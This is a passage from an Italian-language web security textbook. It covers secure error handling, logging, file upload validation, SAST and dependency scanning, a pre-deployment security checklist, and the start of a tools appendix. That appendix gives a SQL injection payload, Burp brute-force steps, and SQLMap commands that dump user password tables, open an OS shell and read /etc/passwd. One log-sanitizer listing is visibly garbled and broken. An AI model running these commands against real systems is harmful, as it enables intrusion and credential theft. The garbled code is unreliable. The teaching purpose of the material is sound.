def handle_error_secure(e):
    # Log completo (interno)
    logger.error(f"Unhandled exception: {e}", exc_info=True)

    # Response generico (pubblico)
    if app.debug:
        # Solo in development
        return jsonify({
```

```
            'error': str(e),
            'type': type(e).__name__
        }), 500
    else:
        # Produzione - messaggio generico
        return jsonify({
            'error': 'Internal server error'
        }), 500

# Database errors
@app.errorhandler(DatabaseError)
def handle_db_error(e):
    logger.error(f"Database error: {e}", exc_info=True)

    #     INSICURO
    # return f"Database error: {e}", 500

    #     SICURO
    return jsonify({
        'error': 'A database error occurred. Please try again later.'
    }), 500

# File not found
@app.errorhandler(404)
def not_found(e):
    #     SICURO - Non rivelare struttura directory
    return jsonify({'error': 'Resource not found'}), 404

    #     INSICURO
    # return f"File {request.path} not found in /var/www/app/public/",
        404
```

13.7 Secure Logging

13.7.1 What to Log

Listing 13.8: Comprehensive security logging

```
import logging
from pythonjsonlogger import jsonlogger

# Structured logging
logHandler = logging.FileHandler('/var/log/app/security.log')
formatter = jsonlogger.JsonFormatter(
    '%(timestamp)s %(level)s %(name)s %(message)s'
)
logHandler.setFormatter(formatter)
security_logger = logging.getLogger('security')
security_logger.addHandler(logHandler)
security_logger.setLevel(logging.INFO)

class SecurityLogger:
    @staticmethod
    def log_authentication(event_type, username, success, **kwargs):
        """Log authentication events"""
        security_logger.info('Authentication Event', extra={
            'event_type': event_type,  # login, logout, password_change
```

```
            'username': username,
            'success': success,
            'ip_address': request.remote_addr,
            'user_agent': request.user_agent.string,
            **kwargs
        })

    @staticmethod
    def log_authorization(event_type, user_id, resource, success, **
        kwargs):
        """Log authorization events"""
        security_logger.info('Authorization Event', extra={
            'event_type': event_type,  # access_granted, access_denied
            'user_id': user_id,
            'resource': resource,
            'success': success,
            'ip_address': request.remote_addr,
            **kwargs
        })

    @staticmethod
    def log_data_access(user_id, table, action, record_id, **kwargs):
        """Log sensitive data access"""
        security_logger.info('Data Access', extra={
            'user_id': user_id,
            'table': table,
            'action': action,  # read, create, update, delete
            'record_id': record_id,
            'timestamp': datetime.now().isoformat(),
            **kwargs
        })

    @staticmethod
    def log_security_event(event_type, severity, description, **kwargs):
        """Log security events"""
        log_func = getattr(security_logger, severity.lower())
        log_func('Security Event', extra={
            'event_type': event_type,
            'description': description,
            **kwargs
        })

# Usage examples

# Login success
@app.route('/login', methods=['POST'])
def login():
    username = request.form['username']
    # ... authenticate ...

    SecurityLogger.log_authentication(
        event_type='login',
        username=username,
        success=True
    )

# Login failure
SecurityLogger.log_authentication(
```

```
    event_type='login',
    username=username,
    success=False,
    reason='invalid_password'
)

# Access denied
@app.route('/admin/users')
@login_required
def admin_users():
    if not current_user.is_admin:
        SecurityLogger.log_authorization(
            event_type='access_denied',
            user_id=current_user.id,
            resource='/admin/users',
            success=False,
            reason='insufficient_privileges'
        )
        abort(403)

# Sensitive data access
def get_user_credit_card(user_id, card_id):
    card = CreditCard.query.get(card_id)

    # Log access to sensitive data
    SecurityLogger.log_data_access(
        user_id=user_id,
        table='credit_cards',
        action='read',
        record_id=card_id,
        fields_accessed=['last_four', 'expiry']
    )

    return card

# Security anomaly
def detect_brute_force(username):
    failed_attempts = get_failed_login_count(username, last_minutes=5)

    if failed_attempts >= 5:
        SecurityLogger.log_security_event(
            event_type='brute_force_detected',
            severity='WARNING',
            description=f'Multiple failed logins for {username}',
            failed_attempts=failed_attempts,
            ip_address=request.remote_addr
        )

        # Lock account or implement rate limiting
        lock_account(username)
```

13.7.2 What NOT to Log

MAI loggare:

- Password (anche hashate)
- Session tokens / API keys

- Numeri carte di credito completi
- SSN, codici fiscali
- Dati sanitari (HIPAA)
- Encryption keys

Log con cautela:

- Email (PII sotto GDPR)
- Indirizzi IP (PII sotto GDPR)
- Dati finanziari (compliance PCI-DSS)

i
bmport re
class LogSanitizer: @staticmethod def $redact_password(log_data) : """Rimuovipasswordddalogs"""i_$
$returnk :' ***REDACTED***' if'password'ink.lower()elsevfork, vinlog_data.items()returnlog_data$
@staticmethod def $redact_credit_card(text) : """Mascheranumericartecredito"""Trovapatterncartecred$
$r'4[-]?4[-]?4[-]?4'returnre.sub(pattern,'**********',text)$
@staticmethod def $redact_ssn(text) : """MascheraSSN/CodiceFiscale"""USSSNpatterntext =$
$re.sub(r'3 - 2 - 4','***-***-****',text)ItalianCFpattern(semplificato)text =$
$re.sub(r'[A-Z]62[A-Z]2[A-Z]3[A-Z]','*********',text)returntext$
@staticmethod def $sanitize_log(log_data) : """Sanitizecompleto"""ifisinstance(log_data, str) :$
$log_data = LogSanitizer.redact_credit_card(log_data)log_data = LogSanitizer.redact_ssn(log_data)$
elif isinstance($log_data, dict) : log_data = LogSanitizer.redact_password(log_data)$
return log_data
Custom logging handler class SanitizingHandler(logging.Handler): def emit(self,
record): Sanitize message record.msg = LogSanitizer.$sanitize_log(record.msg)$
Sanitize args if record.args: record.args = tuple(LogSanitizer.$sanitize_log(arg)forarginre$
Passa a handler reale return super().emit(record)

13.8 File Operations Security

Listing 13.9: Secure file upload handling

```python
import os
import magic
from werkzeug.utils import secure_filename

class SecureFileUpload:
    ALLOWED_EXTENSIONS = {'png', 'jpg', 'jpeg', 'gif', 'pdf'}
    MAX_FILE_SIZE = 5 * 1024 * 1024  # 5 MB
    UPLOAD_FOLDER = '/var/www/uploads'

    @staticmethod
    def validate_file(file):
        """Validazione completa file upload"""
        errors = []

        # 1. Check file exists
        if not file or file.filename == '':
            errors.append('No file provided')
            return False, errors
```

```
19
20          # 2. Check file size
21          file.seek(0, os.SEEK_END)
22          size = file.tell()
23          file.seek(0)
24
25          if size > SecureFileUpload.MAX_FILE_SIZE:
26              errors.append(f'File too large (max {SecureFileUpload.
                    MAX_FILE_SIZE} bytes)')
27
28          # 3. Validate filename
29          filename = secure_filename(file.filename)
30          if not filename:
31              errors.append('Invalid filename')
32
33          # 4. Check extension (whitelist)
34          ext = filename.rsplit('.', 1)[1].lower() if '.' in filename else
                ''
35          if ext not in SecureFileUpload.ALLOWED_EXTENSIONS:
36              errors.append(f'File type not allowed (allowed: {
                    SecureFileUpload.ALLOWED_EXTENSIONS})')
37
38          # 5. Validate MIME type (defense in depth)
39          mime = magic.from_buffer(file.read(1024), mime=True)
40          file.seek(0)
41
42          allowed_mimes = {
43              'image/png', 'image/jpeg', 'image/gif', 'application/pdf'
44          }
45
46          if mime not in allowed_mimes:
47              errors.append(f'Invalid file type: {mime}')
48
49          # 6. Scan for malware (se disponibile ClamAV)
50          # if not SecureFileUpload.scan_malware(file):
51          #     errors.append('File failed malware scan')
52
53          return len(errors) == 0, errors
54
55      @staticmethod
56      def save_file(file, user_id):
57          """Salva file in modo sicuro"""
58          is_valid, errors = SecureFileUpload.validate_file(file)
59
60          if not is_valid:
61              raise ValidationError(', '.join(errors))
62
63          # Genera nome file sicuro e unico
64          original_filename = secure_filename(file.filename)
65          ext = original_filename.rsplit('.', 1)[1].lower()
66
67          # UUID per unicità
68          import uuid
69          safe_filename = f"{uuid.uuid4().hex}.{ext}"
70
71          # Path con subdirectory per user
72          user_folder = os.path.join(
73              SecureFileUpload.UPLOAD_FOLDER,
```

```
74              str(user_id)
75          )
76
77          # Crea directory se non esiste
78          os.makedirs(user_folder, exist_ok=True)
79
80          # Full path
81          filepath = os.path.join(user_folder, safe_filename)
82
83          # Verifica path traversal (extra safety)
84          if not os.path.abspath(filepath).startswith(
85              os.path.abspath(SecureFileUpload.UPLOAD_FOLDER)
86          ):
87              raise SecurityError('Path traversal attempt detected')
88
89          # Salva file
90          file.save(filepath)
91
92          # Set permissions (read-only)
93          os.chmod(filepath, 0o444)
94
95          # Salva metadata in database
96          file_record = File.create(
97              user_id=user_id,
98              original_filename=original_filename,
99              stored_filename=safe_filename,
100             filepath=filepath,
101             size=os.path.getsize(filepath),
102             mime_type=magic.from_file(filepath, mime=True)
103         )
104
105         return file_record
106
107 # File download sicuro
108 @app.route('/files/<int:file_id>/download')
109 @login_required
110 def download_file(file_id):
111     file_record = File.query.get_or_404(file_id)
112
113     # Authorization check
114     if file_record.user_id != current_user.id and not current_user.
        is_admin:
115         abort(403)
116
117     # Verifica file esiste
118     if not os.path.exists(file_record.filepath):
119         abort(404)
120
121     # Log download
122     SecurityLogger.log_data_access(
123         user_id=current_user.id,
124         table='files',
125         action='download',
126         record_id=file_id
127     )
128
129     # Send file
130     return send_file(
```

```
        file_record.filepath,
        as_attachment=True,
        download_name=file_record.original_filename
    )
```

13.9 Static Analysis (SAST)

Listing 13.10: Static analysis tools

```
# Python - Bandit
pip install bandit
bandit -r /path/to/project

# Example output:
# >> Issue: [B608:hardcoded_sql_expressions] Possible SQL injection vector
#    Severity: Medium   Confidence: Low
#    Location: app.py:42
#    41    def get_user(user_id):
#    42        query = f"SELECT * FROM users WHERE id = {user_id}"
#    43        return db.execute(query)

# Python - Semgrep
pip install semgrep
semgrep --config=auto /path/to/project

# JavaScript - ESLint security plugin
npm install --save-dev eslint-plugin-security
# .eslintrc.json
{
  "plugins": ["security"],
  "extends": ["plugin:security/recommended"]
}

# PHP - Psalm
composer require --dev vimeo/psalm
vendor/bin/psalm --init
vendor/bin/psalm

# PHP - RIPS (commercial)
# Detecta:
# - SQLi
# - XSS
# - Command injection
# - File inclusion
# - XXE

# Multi-language - SonarQube
docker run -d --name sonarqube -p 9000:9000 sonarqube
# Setup project e scan

# GitHub - CodeQL
# .github/workflows/codeql.yml
name: "CodeQL"
on: [push]
jobs:
  analyze:
```

```
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v2
      - uses: github/codeql-action/init@v2
        with:
          languages: python, javascript
      - uses: github/codeql-action/analyze@v2
```

13.10 Dependency Management

Listing 13.11: Gestione vulnerabilità dipendenze

```
# Python - Safety
pip install safety
safety check

# Output:
#
#   +==============================================================================+
#   |                                                                              |
#   |                                 /$$$$$$            /$$                       |
#   |                                /$$__  $$          | $$                       |
#   |           /$$$$$$$  /$$$$$$ | $$  \__//$$$$$$  /$$$$$$   /$$   /$$         |
#   |          /$$_____/ |____  $$| $$$$   /$$__  $$|_  $$_/  | $$  | $$         |
#   |          |  $$$$$$   /$$$$$$$| $$_/  | $$$$$$$$  | $$    | $$  | $$         |
#   |          \____  $$ /$$__  $$| $$    | $$_____/  | $$ /$$| $$  | $$         |
#   |          /$$$$$$$/|  $$$$$$$| $$    |  $$$$$$$  |  $$$$/|  $$$$$$$         |
#   |          |_______/  \_______/|__/     \_______/   \___/   \____  $$         |
#   |                                                              /$$  | $$         |
#   |                                                             |  $$$$$$/         |
#   |  by pyup.io                                                  \______/          |
#   |                                                                              |
#   +==============================+============+==========================+==========+
#   | REPORT                                                                       |
#   |                                                                              |
#   +==============================+============+==========================+==========+
```

```
# | package                    | installed | affected                  |
    ID       |
#
    +============================+===========+===========================+==========+
# | flask                      | 0.12.2    | <0.12.3                   |
    36388    |
#
    +=================================================================================+


# Python - pip-audit
pip install pip-audit
pip-audit

# JavaScript - npm audit
npm audit

# Fix automatico
npm audit fix

# JavaScript - Snyk
npm install -g snyk
snyk test
snyk monitor  # Continuous monitoring

# PHP - Composer
composer audit

# GitHub - Dependabot
# .github/dependabot.yml
version: 2
updates:
  - package-ecosystem: "npm"
    directory: "/"
    schedule:
      interval: "daily"

  - package-ecosystem: "pip"
    directory: "/"
    schedule:
      interval: "daily"

# Docker images - Trivy
trivy image myapp:latest

# Output:
# myapp:latest (alpine 3.15.0)
# ============================
# Total: 5 (UNKNOWN: 0, LOW: 0, MEDIUM: 3, HIGH: 1, CRITICAL: 1)
#
# +--------------+------------------+----------+-------------------+
# | Library      | Vulnerability ID | Severity | Installed Version |
# +--------------+------------------+----------+-------------------+
# | libssl1.1    | CVE-2022-0778    | CRITICAL | 1.1.1l-r0         |
# +--------------+------------------+----------+-------------------+
```

13.11 Esercizi

1. Implementa input validation completa per form registrazione
2. Crea template con output encoding corretto per tutti i contesti
3. Implementa Repository pattern per User entity
4. Setup logging sicuro con redaction dati sensibili
5. Implementa file upload sicuro con validazione MIME type
6. Esegui SAST scan su progetto esistente e correggi findings
7. Setup Dependabot per automated dependency updates

13.12 Verifica

- Perché whitelist è preferibile a blacklist?
- Cos'è context-aware encoding?
- Perché il Repository pattern migliora sicurezza?
- Cosa NON si deve mai loggare?
- Come validi in modo sicuro un file upload?
- Cos'è SAST e come si differenzia da DAST?

13.13 Riferimenti

- OWASP Secure Coding Practices: https://owasp.org/www-project-secure-coding-practices-qu
- CWE Top 25: https://cwe.mitre.org/top25/
- CERT Secure Coding Standards
- NIST Secure Software Development Framework

Appendice A

Appendice: Security Checklist Pre-Deployment

Scopo dell'appendice

Checklist completa di controlli security da eseguire prima del deployment in produzione. Copre autenticazione, autorizzazione, crittografia, configurazione server, API, database, frontend, compliance e monitoring.

Come usare questa checklist

1. Passa attraverso ogni sezione sistematicamente
2. Marca ogni item come completato o non applicabile
3. Documenta remediation per ogni item non completato
4. Prioritizza items critici prima del deployment
5. Rivedi checklist ad ogni major release

A.1 Authentication & Session Management

A.1.1 Password Management

Password hashate con algoritmo sicuro (bcrypt, Argon2, scrypt)

Salt unico per ogni password

Password policy enforced:

- Lunghezza minima 12 caratteri
- Richiede uppercase, lowercase, digit, special char
- Verifica contro Have I Been Pwned API
- Previene password comuni (top 10k list)

Password change richiede password corrente

Password reset usa token one-time con expiration

Password reset token invalidato dopo uso

Password history: previeni riuso ultime N password

Account lockout dopo N tentativi falliti

CAPTCHA dopo M tentativi falliti

Email notifica per password change

Forced password change per account compromessi

A.1.2 Session Management

Session ID generato da framework/libreria sicura

Session ID sufficientemente lungo (>128 bit)

Session ID non predicibile (cryptographically random)

Session ID rigenerato dopo login (prevent fixation)

Session ID rigenerato dopo privilege elevation

Session timeout configurato (15-30 min inattività)

Absolute session timeout (es. 24 ore)

Logout invalida session server-side

Cookie flags configurati correttamente:

- HttpOnly (prevent XSS)
- Secure (HTTPS only)
- SameSite=Strict o Lax (prevent CSRF)

Session storage sicuro (encrypted se contiene dati sensibili)

Concurrent session limit (max N sessioni per user)

Session data minimization (solo dati necessari)

A.1.3 Multi-Factor Authentication

MFA disponibile per tutti gli utenti

MFA obbligatorio per admin e ruoli privilegiati

MFA supporta TOTP (Google Authenticator, Authy)

Backup codes generati e salvabili

Recovery process se MFA device perso

Rate limiting su MFA verification

Audit log per MFA enable/disable

A.2 Authorization & Access Control

Principle of least privilege applicato

Default deny (whitelist approach)

Authorization checks su OGNI richiesta (complete mediation)

Authorization enforced server-side (mai solo client-side)

Protezione IDOR (Insecure Direct Object Reference):

- Verifica ownership prima di accesso risorse
- UUID invece di ID sequenziali dove appropriato

Protezione vertical privilege escalation

Protezione horizontal privilege escalation

Role-based o attribute-based access control implementato

Separation of duties per operazioni critiche

Protezione mass assignment vulnerabilities

File access controls (directory traversal prevention)

API endpoint protection (authentication + authorization)

Admin panel accesso ristretto (IP whitelist, VPN, MFA)

A.3 Input Validation & Output Encoding

A.3.1 Input Validation

Validazione server-side OBBLIGATORIA (mai solo client)

Whitelist approach (definisci cosa è permesso)

Validazione tipo dati (string, integer, email, URL, etc.)

Validazione lunghezza (min/max)

Validazione formato (regex pattern)

Validazione range (numeri, date)

Validazione enum (valori da lista predefinita)

Sanitizzazione filename (prevent path traversal)

File upload validation:

- File size limit
- File extension whitelist
- MIME type validation
- Magic number validation
- Malware scanning (se disponibile)

Reject null bytes (\0)

Validation error messages non rivelano dettagli implementazione

A.3.2 Output Encoding

Context-aware output encoding

HTML encoding per HTML context

JavaScript encoding per JavaScript context

URL encoding per URL parameters

CSS encoding (evitare user input in CSS)

Template engine auto-escaping abilitato

Content-Type headers corretti

X-Content-Type-Options: nosniff header

A.4 SQL Injection Prevention

Prepared statements / parameterized queries SEMPRE

ORM usato correttamente (no raw queries con user input)

Stored procedures con parametrizzazione

Input validation (defense in depth)

Database user least privilege:

- No GRANT ALL
- Solo permessi necessari (SELECT, INSERT, UPDATE, DELETE)
- No permessi FILE, PROCESS, SUPER

Stored credentials separate (no hardcoded passwords)

Database error messages non esposti a utenti

WAF rules per SQLi (defense in depth)

A.5 XSS Prevention

Output encoding (vedi sezione precedente)

Content Security Policy (CSP) implementato:

- default-src 'self'
- script-src limitato (no 'unsafe-inline' se possibile)
- object-src 'none'
- base-uri 'self'

X-XSS-Protection: 1; mode=block header

HttpOnly flag su cookies

Sanitizzazione rich text input (HTMLPurifier, DOMPurify)

Evitare innerHTML, eval(), Function() constructor

DOM-based XSS prevention (validate URL fragments)

A.6 CSRF Prevention

CSRF tokens per tutte le state-changing operations

Token cryptographically random e unico per sessione

Token validato server-side

Double-submit cookie pattern (alternativa)

SameSite cookie attribute (Strict o Lax)

Origin/Referer header validation (defense in depth)

Custom headers per AJAX requests

Re-authentication per operazioni critiche

A.7 Cryptography

A.7.1 Data at Rest

Dati sensibili cifrati (AES-256)

Database encryption (Transparent Data Encryption)

File system encryption (LUKS, BitLocker)

Backup cifrati

Key management sicuro:

- Keys separate da dati cifrati
- HSM per chiavi critiche (se applicabile)
- Key rotation policy
- Key backup e recovery procedure

No dati sensibili in logs

Secure deletion dati sensibili (overwrite)

A.7.2 Data in Transit

HTTPS obbligatorio (tutte le pagine)

TLS 1.2+ (TLS 1.0/1.1 disabilitati)

Strong cipher suites (forward secrecy)

Certificati validi da CA riconosciuta

Certificate chain completa

HSTS header:

- max-age >= 1 anno
- includeSubDomains
- preload (se appropriato)

OCSP Stapling abilitato

Redirect HTTP → HTTPS

Certificate monitoring e auto-renewal

Internal traffic cifrato (microservizi, DB connections)

A.8 API Security

Authentication richiesta (JWT, OAuth 2.0, API keys)

JWT:

- Strong secret (>256 bit)
- Short expiration (15-60 min)
- Refresh token pattern
- Algorithm whitelist (no "none")
- Signature validation

Rate limiting implementato

Request size limits

CORS configurato correttamente (no wildcard "*" con credentials)

API versioning

Input validation (schema validation)

Output filtering (no sensitive data leak)

GraphQL:

- Query depth limiting
- Query complexity limiting
- Introspection disabilitato in production

API documentation non espone endpoints interni

Proper HTTP status codes (401 vs 403)

A.9 Server Configuration

A.9.1 Web Server

Server banner rimosso/oscurato

Directory listing disabilitato

Default pages rimosse

Unnecessary HTTP methods disabilitati (TRACE, OPTIONS)

Error pages custom (no stack traces)

Request timeout configurato

Client body size limit

Security headers:

- Strict-Transport-Security
- X-Frame-Options: DENY o SAMEORIGIN
- X-Content-Type-Options: nosniff
- X-XSS-Protection: 1; mode=block
- Content-Security-Policy
- Referrer-Policy
- Permissions-Policy

Access logs abilitati

Log rotation configurata

A.9.2 Application Server

Debug mode DISABILITATO in production

Development tools disabilitati

Error reporting configurato (log, no display)

Secure defaults

Unnecessary services disabilitati

File permissions corrette (least privilege)

Temporary files cleanup

A.9.3 Database

Database non esposto a internet (firewall)

Strong password per database users

Least privilege per application user

Default accounts rimossi/disabilitati

Remote root login disabilitato

Audit logging abilitato

Backup automatici

Backup cifrati

Backup testati (restore test)

Connection encryption (TLS)

A.10 Infrastructure

Firewall configurato (only necessary ports)

SSH:

- Key-based authentication (no passwords)
- Root login disabilitato
- Non-standard port (opzionale)
- Fail2ban o simili

OS e software aggiornati (security patches)

Intrusion Detection System (IDS) configurato

Web Application Firewall (WAF) in produzione

DDoS protection (CloudFlare, AWS Shield, etc.)

Monitoring e alerting configurato

Secrets management (Vault, AWS Secrets Manager)

Container security (se applicabile):

- Base images da fonti affidabili
- Regular image scanning
- Non-root user in containers
- Read-only file systems

A.11 Frontend Security

Dipendenze JavaScript aggiornate

No secrets in JavaScript (API keys, tokens)

Subresource Integrity (SRI) per CDN resources

NPM audit pulito (no critical/high vulnerabilities)

Minification e obfuscation (non per security, ma best practice)

Source maps NON pubblicati in production

localStorage/sessionStorage: no sensitive data

Proper CORS implementation

postMessage() validation (origin check)

A.12 Third-Party Dependencies

Inventory completo dipendenze

Vulnerability scanning automatico (Dependabot, Snyk)

Dipendenze aggiornate

No dipendenze deprecate

Licenze dipendenze verificate (compliance)

Minimal dependencies (rimuovi unused)

Dependency pinning (version lock)

Private package registry (se applicabile)

Third-party services audit:

- Privacy policy review
- Data processing agreement
- Security certifications (SOC 2, ISO 27001)

A.13 Logging & Monitoring

Structured logging implementato (JSON)

Centralized logging (ELK, Splunk, CloudWatch)

Log retention policy

Eventi loggati:

- Authentication events (login, logout, failures)
- Authorization failures
- Input validation failures
- Application errors
- Admin actions
- Data access (sensitive data)
- Configuration changes

Log sanitization (no passwords, tokens, PII)

Security monitoring:

- Failed login attempts (brute force detection)
- Unusual access patterns
- Privilege escalation attempts
- SQL injection attempts
- XSS attempts

Alerting configurato (PagerDuty, Slack, email)

Incident response plan documentato

Regular log review

SIEM integration (se applicabile)

A.14 Compliance

A.14.1 GDPR (se applicabile)

- [ ] Privacy policy aggiornata
- [ ] Cookie consent banner
- [ ] Data minimization
- [ ] Right to access (export user data)
- [ ] Right to deletion (account deletion)
- [ ] Right to portability
- [ ] Consent management
- [ ] Data breach notification procedure (72 ore)
- [ ] DPA (Data Processing Agreement) con third parties
- [ ] Data retention policy
- [ ] Encryption dati personali
- [ ] Access logging per dati personali

A.14.2 PCI-DSS (se applicabile)

- [ ] No storage CVV/PIN
- [ ] PAN encryption o tokenization
- [ ] Strong access controls
- [ ] Network segmentation (CDE isolation)
- [ ] Regular vulnerability scans
- [ ] Penetration testing annuale
- [ ] File integrity monitoring
- [ ] Comprehensive logging
- [ ] TLS 1.2+ per cardholder data

A.15 Development Process

- [ ] Secure SDLC implementato
- [ ] Security requirements definiti
- [ ] Threat modeling eseguito
- [ ] Code review security-focused
- [ ] Static analysis (SAST) in CI/CD
- [ ] Dynamic analysis (DAST) pre-production

Dependency scanning automatico

Secrets scanning (no committed secrets)

Security testing in staging

Penetration testing (almeno annuale)

Security training per developers

Incident response drills

A.16 Pre-Deployment Final Checks

Vulnerability scan completo (OWASP ZAP, Burp)

SSL Labs test (grade A minimo)

Security headers check (securityheaders.com)

OWASP Top 10 verificato

Load testing (verifica stabilità sotto stress)

Backup/restore test

Rollback plan definito

Monitoring dashboard configurato

Runbook documentato

Incident response team identificato

Emergency contacts aggiornati

Change approval ottenuto

A.17 Post-Deployment

Smoke tests eseguiti

Monitoring attivo

Log review primissime ore

Performance baselines

Security scan post-deployment

User acceptance testing

Rollback plan pronto se necessario

Priority	Severity	Action
P0	Critical	Block deployment
P1	High	Fix before deployment
P2	Medium	Fix within 30 days
P3	Low	Fix within 90 days

Tabella A.1: Prioritization delle vulnerabilità

A.18 Prioritization Matrix

P0 - Critical (Block Deployment):

- SQL Injection
- Authentication bypass
- Remote code execution
- Hardcoded credentials in production
- No HTTPS
- No password hashing

P1 - High (Fix Before Deployment):

- XSS vulnerabilities
- CSRF vulnerabilities
- Sensitive data exposure
- Broken access control
- Known vulnerable dependencies (critical severity)
- Missing security headers

A.19 Sign-Off

Listing A.1: Template sign-off

```
PROJECT: ________________________
VERSION: ________________________
DATE: ________________________

SECURITY CHECKLIST REVIEW

Total Items: ___
Completed: ___
Not Applicable: ___
Pending: ___

Critical Issues Found: ___
High Issues Found: ___
Medium Issues Found: ___
Low Issues Found: ___

```

```
All P0/P1 issues resolved: YES / NO

REVIEWED BY:

Developer: _________________ Date: _______
Security Lead: _____________ Date: _______
QA Lead: ___________________ Date: _______
DevOps Lead: _______________ Date: _______

DEPLOYMENT AUTHORIZATION:

Product Manager: ___________ Date: _______
CTO/CISO: __________________ Date: _______

NOTES:
_____________________________________________
_____________________________________________
_____________________________________________
```

A.20 Riferimenti

- OWASP Application Security Verification Standard (ASVS)
- NIST Cybersecurity Framework
- CIS Controls
- PCI-DSS Security Standards
- GDPR Compliance Checklist
- ISO/IEC 27001

Appendice B

Appendice: Security Tools Reference

Scopo dell'appendice

Reference guide completa per security tools essenziali. Include installation, configurazione base, esempi d'uso e best practices per Burp Suite, OWASP ZAP, SQLMap, XSStrike, nmap, Metasploit, e molti altri.

B.1 Web Application Security Testing

B.1.1 Burp Suite Professional/Community

Overview

Tipo: Web vulnerability scanner & proxy
Costo: Community (free), Professional ($449/anno)
Uso: Manual + automated web app testing
Best for: Comprehensive web app pentesting

Listing B.1: Burp Suite installation & setup

```
# Download
# https://portswigger.net/burp/communitydownload

# Install (Linux)
chmod +x burpsuite_community_linux_*.sh
./burpsuite_community_linux_*.sh

# Launch
./BurpSuiteCommunity

# Setup browser proxy
# Firefox: Preferences -> Network Settings
# Manual proxy: 127.0.0.1:8080

# Install Burp CA certificate
# 1. Browser -> http://burp
# 2. Download CA certificate
# 3. Firefox: Preferences -> Privacy & Security -> Certificates -> View Certificates -> Import
```

Key Features:

- Proxy: Intercept/modify HTTP(S) requests

- Spider: Crawl application
- Scanner: Automated vulnerability detection (Pro only)
- Intruder: Automated attacks, fuzzing
- Repeater: Manual request editing
- Sequencer: Token randomness analysis
- Decoder: Encode/decode data
- Comparer: Compare responses
- Extender: Extensions marketplace

Common Workflows:

Listing B.2: Burp workflow examples

```
# 1. SQLi Testing
Proxy -> Intercept request with parameter
Send to Repeater (Ctrl+R)
Modify parameter: id=1' OR '1'='1
Analyze response for SQL errors

# 2. Session token analysis
Capture 20000+ session IDs
Sequencer -> Load tokens
Start analysis
Check entropy and randomness

# 3. Brute force attack
Intruder -> Positions -> Mark parameter
Payloads -> Load username list
Attack -> Start
Analyze responses (different length/time = valid username)

# 4. CSRF token bypass
Compare -> Load two similar requests
Check if CSRF token changes
If same token -> potential CSRF vulnerability
```

Useful Extensions:

- Autorize - Authorization testing
- JWT Editor - JWT manipulation
- Param Miner - Find hidden parameters
- Retire.js - Detect vulnerable JS libraries
- Turbo Intruder - Fast, custom attacks

B.1.2 OWASP ZAP (Zed Attack Proxy)

Overview

Tipo: Web vulnerability scanner & proxy
Costo: Free, open source
Uso: Automated + manual testing, CI/CD integration
Best for: Automated scanning, DevSecOps pipelines

Listing B.3: ZAP installation & usage

```
# Installation (Linux)
sudo apt install zaproxy

# Or Docker
docker pull owasp/zap2docker-stable

# GUI Mode
zaproxy

# Headless baseline scan (passive only)
docker run -t owasp/zap2docker-stable zap-baseline.py \
  -t https://example.com

# Full scan (active + passive)
docker run -t owasp/zap2docker-stable zap-full-scan.py \
  -t https://example.com \
  -r report.html

# API scan with OpenAPI spec
docker run -v $(pwd):/zap/wrk:rw -t owasp/zap2docker-stable \
  zap-api-scan.py \
  -t https://api.example.com/openapi.json \
  -f openapi \
  -r api-report.html

# Authenticated scan
# 1. Configure authentication in ZAP context
# 2. Export context.context file
# 3. Run scan with context
docker run -v $(pwd):/zap/wrk:rw -t owasp/zap2docker-stable \
  zap-full-scan.py \
  -t https://example.com \
  -n context.context \
  -U admin \
  -r report.html
```

ZAP Python API:

Listing B.4: ZAP automation script

```
from zapv2 import ZAPv2
import time

# Connect to ZAP
zap = ZAPv2(apikey='your-api-key',
            proxies={'http': 'http://127.0.0.1:8080',
                     'https': 'http://127.0.0.1:8080'})

```

```
target = 'https://example.com'

# Spider
print('Spidering target...')
scan_id = zap.spider.scan(target)

while int(zap.spider.status(scan_id)) < 100:
    print(f'Spider progress: {zap.spider.status(scan_id)}%')
    time.sleep(2)

print('Spider completed')

# Active scan
print('Starting active scan...')
scan_id = zap.ascan.scan(target)

while int(zap.ascan.status(scan_id)) < 100:
    print(f'Scan progress: {zap.ascan.status(scan_id)}%')
    time.sleep(5)

print('Scan completed')

# Get results
alerts = zap.core.alerts(baseurl=target)

print(f'\n{len(alerts)} alerts found:')
for alert in alerts:
    print(f"  [{alert['risk']}] {alert['alert']}")
    print(f"    URL: {alert['url']}")
    print(f"    Description: {alert['description'][:100]}...")
    print()

# Generate HTML report
html_report = zap.core.htmlreport()
with open('zap-report.html', 'w') as f:
    f.write(html_report)

print('Report saved to zap-report.html')
```

CI/CD Integration:

Listing B.5: GitLab CI ZAP integration

```
# .gitlab-ci.yml
stages:
  - test
  - security

zap_scan:
  stage: security
  image: owasp/zap2docker-stable
  script:
    - mkdir -p /zap/wrk
    - zap-baseline.py -t $TARGET_URL -r zap-report.html || true
  artifacts:
    paths:
      - zap-report.html
    when: always
  allow_failure: true
```

B.2 SQL Injection Testing

B.2.1 SQLMap

Overview

Tipo: Automated SQL injection tool
Costo: Free, open source
Best for: Comprehensive SQLi testing, database extraction

Listing B.6: SQLMap comprehensive guide

```
# Installation
git clone --depth 1 https://github.com/sqlmapproject/sqlmap.git sqlmap-dev
cd sqlmap-dev
python sqlmap.py -h

# Basic GET parameter testing
sqlmap -u "http://example.com/product.php?id=1"

# POST data
sqlmap -u "http://example.com/login.php" \
  --data="username=admin&password=test"

# Cookie-based injection
sqlmap -u "http://example.com/profile.php" \
  --cookie="PHPSESSID=abc123; user_id=5"

# JSON POST
sqlmap -u "http://example.com/api/users" \
  --data='{"id": 1}' \
  --headers="Content-Type: application/json"

# Test specific parameter
sqlmap -u "http://example.com/search.php?q=test&cat=1" \
  -p cat

# Enumerate databases
sqlmap -u "http://example.com/product.php?id=1" --dbs

# Output:
# [*] information_schema
# [*] mysql
# [*] performance_schema
# [*] webapp_db

# Enumerate tables in specific DB
sqlmap -u "http://example.com/product.php?id=1" \
  -D webapp_db --tables

# Enumerate columns
sqlmap -u "http://example.com/product.php?id=1" \
  -D webapp_db -T users --columns

# Dump specific columns
sqlmap -u "http://example.com/product.php?id=1" \
  -D webapp_db -T users -C username,email,password --dump
```

```

# Dump entire table
sqlmap -u "http://example.com/product.php?id=1" \
  -D webapp_db -T users --dump

# OS shell (if DB user has privileges)
sqlmap -u "http://example.com/product.php?id=1" --os-shell

# File read (if FILE privilege)
sqlmap -u "http://example.com/product.php?id=1" \
  --file-read="/etc/passwd"

# Advanced options
sqlmap -u "http://example.com/product.php?id=1" \
  --level=5 \           # Test thoroughness (1-5)
  --risk=3 \            # Risk level (1-3)
  --threads=10 \        # Parallel requests
  --batch \             # Never ask for input
  --random-agent \      # Random User-Agent
